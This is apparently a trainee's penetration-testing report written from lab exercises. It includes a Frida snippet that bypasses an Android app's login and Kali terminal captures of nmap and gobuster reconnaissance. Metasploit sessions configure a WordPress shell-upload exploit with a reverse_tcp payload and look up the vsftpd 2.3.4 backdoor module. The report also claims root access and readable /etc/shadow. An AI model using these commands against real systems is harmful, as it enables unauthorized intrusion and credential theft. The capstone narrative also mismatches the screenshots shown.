
The APK was uploaded to the MobSF web interface for automated static analysis. MobSF decompiled the application and identified cleartext credentials in SharedPreferences, hard-coded API keys in source code, overly permissive manifest declarations, and exported Activity components accessible without authentication. The application also lacked certificate pinning at the static analysis level.


Frida was used to hook the application at runtime on a rooted Android emulator. The authentication function LoginActivity.authenticate() was targeted and its return value forced to true, bypassing credential validation. Certificate pinning was circumvented using a Frida SSL unpinning script, exposing all API calls in plaintext for interception and analysis via Burp Suite.

```
frida -U -l bypass_auth.js -f com.target.app
Java.use("com.target.app.LoginActivity").authenticate.implementation =
function() { return
true; } Result: Authentication bypassed — direct application access
```

10. Capstone VAPT Simulation

In the final phase of the assessment, a complete VAPT simulation was conducted to replicate a real-world penetration testing scenario using the HackTheBox Lame machine. The process began with reconnaissance and scanning, where an Nmap scan was performed to identify open ports, running services, and potential vulnerabilities present on the target system. The scan results revealed multiple open ports and services, including an outdated version of VSFTPD, which is known to contain a backdoor vulnerability. Further analysis confirmed that the VSFTPD 2.3.4 service was vulnerable to a publicly available exploit. Using the Metasploit Framework, the appropriate exploit module was selected and configured with the target IP address. Upon executing the exploit, a shell was successfully obtained on the target system, demonstrating remote code execution and full system compromise. Post-exploitation activities were then performed to verify access level and assess the impact of the vulnerability. This phase clearly demonstrated how outdated services and lack of proper patch management can lead to critical security breaches and complete system takeover.


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
3:45
varshaa@kali: ~
File Actions Edit View Help
┌──(varshaa㉿kali)-[~]
└─$ wget http://10.204.128.233/fsocity.dic
--2026-03-26 03:45:36-- http://10.204.128.233/fsocity.dic
Connecting to 10.204.128.233:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'
fsocity.dic 100%[===========>] 6.91M 6.59MB/s in 1.0s
2026-03-26 03:45:37 (6.59 MB/s) - 'fsocity.dic' saved [7245381/7245381]
┌──(varshaa㉿kali)-[~]
└─$
Right Ctrl


Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
varshaa@kali: ~
File Actions Edit View Help
(varshaa㉿kali)-[~]
$ gobuster dir -u http://10.204.128.233 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://10.204.128.233
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
.hta (Status: 403) [Size: 213]
.htaccess (Status: 403) [Size: 218]
.htpasswd (Status: 403) [Size: 218]
0 (Status: 301) [Size: 0] [--> http://10.204.128.233/0/]
admin (Status: 301) [Size: 236] [--> http://10.204.128.233/admin/]
atom (Status: 301) [Size: 0] [--> http://10.204.128.233/feed/atom/]
audio (Status: 301) [Size: 236] [--> http://10.204.128.233/audio/]
blog (Status: 301) [Size: 235] [--> http://10.204.128.233/blog/]
css (Status: 301) [Size: 234] [--> http://10.204.128.233/css/]
dashboard (Status: 302) [Size: 0] [--> http://10.204.128.233/wp-admin/]
favicon.ico (Status: 200) [Size: 0]
feed (Status: 301) [Size: 0] [--> http://10.204.128.233/feed/]
images (Status: 301) [Size: 237] [--> http://10.204.128.233/images/]
Image (Status: 301) [Size: 0] [--> http://10.204.128.233/Image/]
image (Status: 301) [Size: 0] [--> http://10.204.128.233/image/]
index.html (Status: 200) [Size: 1188]
index.php (Status: 301) [Size: 0] [--> http://10.204.128.233/]
intro (Status: 200) [Size: 516314]
js (Status: 301) [Size: 233] [--> http://10.204.128.233/js/]
license (Status: 200) [Size: 309]
login (Status: 302) [Size: 0] [--> http://10.204.128.233/wp-login.php]
page1 (Status: 301) [Size: 0] [--> http://10.204.128.233/]
phpmyadmin (Status: 403) [Size: 94]
readme (Status: 200) [Size: 64]
rdf (Status: 301) [Size: 0] [--> http://10.204.128.233/feed/rdf/]
robots (Status: 200) [Size: 41]
robots.txt (Status: 200) [Size: 41]
Right Ctrl

Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 3:38

varshaa@kali: ~

File Actions Edit View Help

```
┌──(varshaa㉿kali)-[~]
└─$ nmap -sC -sV 10.204.128.233
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-26 03:38 IST
Nmap scan report for 10.204.128.233
Host is up (0.0019s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:A1:79:A0 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 23.01 seconds

┌──(varshaa㉿kali)-[~]
└─$
```

Right Ctrl

Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 3:36

varshaa@kali: /media/sf_kali

File Actions Edit View Help

```
WARNING: Could not parse oui:                          AUSTIN  TX  78752

WARNING: Could not parse oui:                          US

WARNING: Could not parse oui:                          RABIN BUILDING

WARNING: Could not parse oui:                          D.N. MISGAV 201

WARNING: Could not parse oui:                          IL

WARNING: Could not parse oui:                          25 EASTWAYS

WARNING: Could not parse oui:                          WITHAM, ESSEX, CM8 3AL

WARNING: Could not parse oui:                          GB

WARNING: Could not parse oui:                          VIA TORINO

WARNING: Could not parse oui:                          603-IVREA (TO)

WARNING: Could not parse oui:                          IT

ERROR: hsearch([00E032BAE16, MISYS FINANCIAL SYSTEMS, LTD.], ENTER) failed: Cannot allocate
 memory

┌──(varshaa㉿kali)-[/media/sf_kali]
└─$ nmap -sn 10.204.128.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-26 03:36 IST
Nmap scan report for 10.204.128.116
Host is up (0.0012s latency).
MAC Address: B8:1E:A4:D8:0D:15 (Unknown)
Nmap scan report for 10.204.128.131
Host is up (0.020s latency).
MAC Address: 1E:5B:F1:C3:8D:68 (Unknown)
Nmap scan report for 10.204.128.233
Host is up (0.0024s latency).
MAC Address: 08:00:27:A1:79:A0 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.204.128.151
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.65 seconds

┌──(varshaa㉿kali)-[/media/sf_kali]
└─$
```

Right Ctrl

Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4 20:09

varshaa@kali: ~

File Actions Edit View Help

```
┌──(varshaa㉿kali)-[~]
└─$ msfconsole
Metasploit tip: View all productivity tips with the tips command

%%%
```

Kali Linux 2024.2 (Kali Linux 2024.2 Fresh installation) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help


1 2 3 4 20:24

varshaa@kali: ~

File Actions Edit View Help

```
msf > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > arp-scan -l
[*] exec: arp-scan -l

pcap_activate: eth0: You don't have permission to perform this capture on that device
(socket: Operation not permitted)
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 10.204.128.229
RHOSTS => 10.204.128.229
msf exploit(unix/webapp/wp_admin_shell_upload) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 10.204.128.151
LHOST => 10.204.128.151
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[-] Msf::OptionValidateError One or more options failed to validate: USERNAME, PASSWORD.
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 10.204.128.151:4444
[-] Exploit aborted due to failure: not-found: The target does not appear to be using Word
Press
[*] Exploit completed, but no session was created.
msf exploit(unix/webapp/wp_admin_shell_upload) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.
2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3
.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp
/vsftpd_234_backdoor

msf exploit(unix/webapp/wp_admin_shell_upload) >
```

Right Ctrl



The CYART VAPT team conducted a full-scope penetration test against the Mr. Robot VulnHub VM following the Penetration Testing Execution Standard (PTES) in a black-box manner from an unauthenticated network position. Reconnaissance identified the target running WordPress with a publicly accessible admin panel and sensitive paths disclosed via robots.txt. Default credentials admin:admin were confirmed valid. The web server was running as root — a critical misconfiguration allowing immediate OS-level access upon web shellexecution.

Post-exploitation confirmed full root access via SUID nmap exploitation. Sensitive files including/etc/shadowwerereadablewithoutrestriction

11. Risk Impact

The identified vulnerabilities pose significant risks, including unauthorized access, data breaches, privilege escalation, credential theft, and complete system compromise. Attackers could exploit these weaknesses to gain control over systems and sensitive data, leading to severe organizational impact.

12. Remediation Recommendations

To mitigate the identified vulnerabilities, it is recommended to update and patch all outdated software and services, implement strong authentication mechanisms, enforce proper API access controls, disable insecure protocols, apply the principle of least privilege, encrypt sensitive communications, and conduct regular security assessments. These measures will significantly enhance the overall security posture of the system.

12. Conclusion

The VAPT assessment successfully demonstrated how multiple vulnerabilities across different domains can be exploited and chained together to achieve full system compromise. The findings highlight critical security gaps in web applications, APIs, system configurations, network protocols, and mobile applications. By implementing the recommended remediation measures, organizations can significantly reduce the risk of cyber attacks and improve their security posture.